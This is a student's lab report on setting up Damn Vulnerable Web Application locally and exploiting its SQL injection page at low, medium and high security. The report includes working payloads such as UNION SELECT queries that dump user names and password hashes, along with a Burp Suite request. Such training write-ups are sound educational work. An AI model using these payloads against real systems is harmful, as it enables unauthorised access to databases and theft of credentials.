

TASK 15

DVWA REPORT

Submitted by

Aziya Nazar

07-10-2024

CONTENTS

DVWA INSTALLATION.....	3
LOW LEVEL.....	6
MEDIUM LEVEL.....	8
HIGH LEVEL.....	11

DVWA INSTALLATION

- Step 1: Cloning the PentestLab repository
git clone <https://github.com/eystsen/pentestlab.git>
- Step 2: Using the PentestLab directory navigation, the pentestlab folder was then added to the directory
cd pentestlab
- Step 3: Listing the PentestLab Directory's Contents
ls
- Step 4: Listing labs that are available
./pentestlab
- Step 5: Starting the DVWA Lab
./pentestlab.sh start dvwa
- Step 6: Accessing DVWA
<http://127.8.0.1> at web browser.

```

(kali@kali)-[~]
$ git clone https://github.com/eystsen/pentestlab.git
Cloning into 'pentestlab'...
remote: Enumerating objects: 153, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 153 (delta 7), reused 13 (delta 7), pack-reused 136 (from 1)
Receiving objects: 100% (153/153), 42.69 KiB | 753.00 KiB/s, done.
Resolving deltas: 100% (73/73), done.

(kali@kali)-[~]
$ cd pentestlab

(kali@kali)-[~/pentestlab]
$ ls
install_docker_kali_x64.sh  pentestlab.sh  README.md

```

```


(kali@kali)-[~/pentestlab]
$ ./pentestlab.sh list
Available pentest applications
dvwa           - DVWA PHP/MySQL based from itsecgames.com
webgoat7       - OWASP WebGoat 7.1
webgoat8       - OWASP WebGoat 8.0
webgoat81      - OWASP WebGoat 8.1
dvwa           - Damn Vulnerable Web Application
mutillidae     - OWASP Mutillidae II
juiceshop      - OWASP Juice Shop
vulnerablewordpress - WPScan Vulnerable Wordpress
securityninjas - OpenNMS Security Ninjas
altoro         - Altoro Mutual Vulnerable Bank
graphql        - Vulnerable GraphQL API

(kali@kali)-[~/pentestlab]
$ ./pentestlab.sh start dvwa
Starting Damn Vulnerable Web Application
Adding dvwa to your /etc/hosts
127.0.0.1      dvwa was added successfully to /etc/hosts
not set
Running command: docker run --name dvwa -d -p 127.0.0.1:80:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
8c57ef616d8f: Pull complete
eb05d18be401: Pull complete
#9908e5981d2: Pull complete
2cd72dbae267: Pull complete
8c9f55147ff: Pull complete
098cfff043466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dac283fe1144a86937bf84db0079ade7295f426da6a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
07ef19f2a6ff528aa7ca834c87490f5f6e52f980ca863e1626c2d4e9a9ab628
DONE!


Docker mapped to http://dvwa or http://127.0.0.1
Default username/password: admin/password
Remember to click on the CREATE DATABASE Button before you start

```

Login to DVWA using
Username as 'admin' and password as 'password'




The screenshot shows a web browser window with the address bar displaying '127.8.0.1/login.php'. The browser's tab bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area features the DVWA logo at the top. Below the logo, there is a login form with two input fields: 'Username' containing the text 'admin' and 'Password' containing eight asterisks. A 'Login' button is positioned below the password field.




The screenshot displays the main menu of the DVWA application. The browser's address bar shows '127.8.0.1/index.php'. The page has a dark header with the DVWA logo. On the left, a sidebar menu lists various sections: Home, Vulnerabilities, Setup / Reset DB, Basic Payer, Command Injection, CSRF, PHP Injection, File Upload, Session CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSRF (Poison), and Downloads. The main content area is titled 'Welcome to Damn Vulnerable Web Application!' and contains several sections: 'General Instructions' (explaining the application's purpose and goals), 'WARNING!' (a warning about the application's security and the responsibility of the user), 'Disclaimer' (a statement of responsibility), and 'More Training Resources' (a list of links to external resources).

LOW LEVEL SQL INJECTION

After setting the DVWA security level to low and identifying an injection point, I attempted an initial injection using '1'. This allowed me to retrieve the first and last names of user 1.






To gather more information, I injected the following code:


' OR '1'='1.

This injection allowed me to retrieve the first and last names of other users.



MEDIUM LEVEL SQL INJECTION

In the medium security level, I used Burp Suite for SQL injection. I opened the browser in Burp Suite and accessed DVWA. After logging in, I entered a random code and submitted it. Then, I navigated to the HTTP history in Burp Suite and located a GET request generated after the submission. I noticed that the security level was set to low in the request, so I changed it to medium and sent it. Finally, I opened the response in the browser, which led me to the medium-level task page.



Burp Suite Community Edition v2024.5.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: dvwa
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://dvwa/vulnerabilities/sqli/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=medium; PHPSESSID=06a49uobb7lj9dljplvdsaqnk7; security=medium
10
11
12
```

Response

Pretty Raw Hex Render

DVWA

Vulnerability: SQL Injection

Home Instructions Setup / Reset DB

User ID: 1 Submit

Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA **SQL Injection** SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass

More Information

- <http://www.securiteam.com/securityreviews/5DP0/>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://teruh.mavituna.com/sql-injection-cheatsheet/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Burp Suite Community Edition v2024.5.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 3 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 POST /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: dvwa
3 Content-Length: 61
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://dvwa
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=06a49uobb7lj9dljplvdsaqnk7; security=medium
14 Connection: keep-alive
15
16 id=1 UNION SELECT user, password FROM users -- &Submit=Submit
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sun, 06 Oct 2024 15:49:46 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 5366
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=utf-8
12
13
14 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
15
16 <html xmlns="http://www.w3.org/1999/xhtml">
17
18   <head>
19     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
20
21     <title>
22       Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10
23       *Development*
24     </title>
25
26     <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
27
28     <link rel="icon" type="image/ico" href="../../dvwa/js/dvwaPage.js" />
29
30     <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
31
32
```

1 UNION SELECT user, password FROM users –

I got the details of the users



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar indicates the URL is `http://dvwa/vulnerabilities/sql/7id=1&Submit=Submit`. The page title is "Vulnerability: SQL Injection". On the left, there is a navigation menu with various vulnerability categories. The "SQL Injection" category is selected. The main content area shows the results of a successful UNION SELECT attack. The input field "User ID:" contains the value "1". The "Submit" button is visible. The output displays the following information:

```
ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Below the output, there is a "More Information" section with a list of links:

- <http://www.securiteam.com/securityreviews/SDPON1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://feruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.cwasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>


HIGH LEVEL SQL INJECTION

To test SQL injection on the high security level, I set DVWA Security to high and accessed the corresponding page. By clicking the provided link, a new page appeared where I could inject code.

To gather more information, I used the following injection:

`1' UNION SELECT user, password FROM users #.`

This allowed me to retrieve additional details about the users.



Vulnerability: SQL Injection

dvwa/vulnerabilities/sql/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec http://192.168.1.10:80...

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

Click [here to change your ID.](#)

```
ID: 1' UNION SELECT user,password from users #  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT user,password from users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1' UNION SELECT user,password from users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 1' UNION SELECT user,password from users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1' UNION SELECT user,password from users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 1' UNION SELECT user,password from users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.1

dvwa/vulnerabilities/sql/session-input.php#

Session ID: 1' UNION SELECT user,password from users #

Submit

Close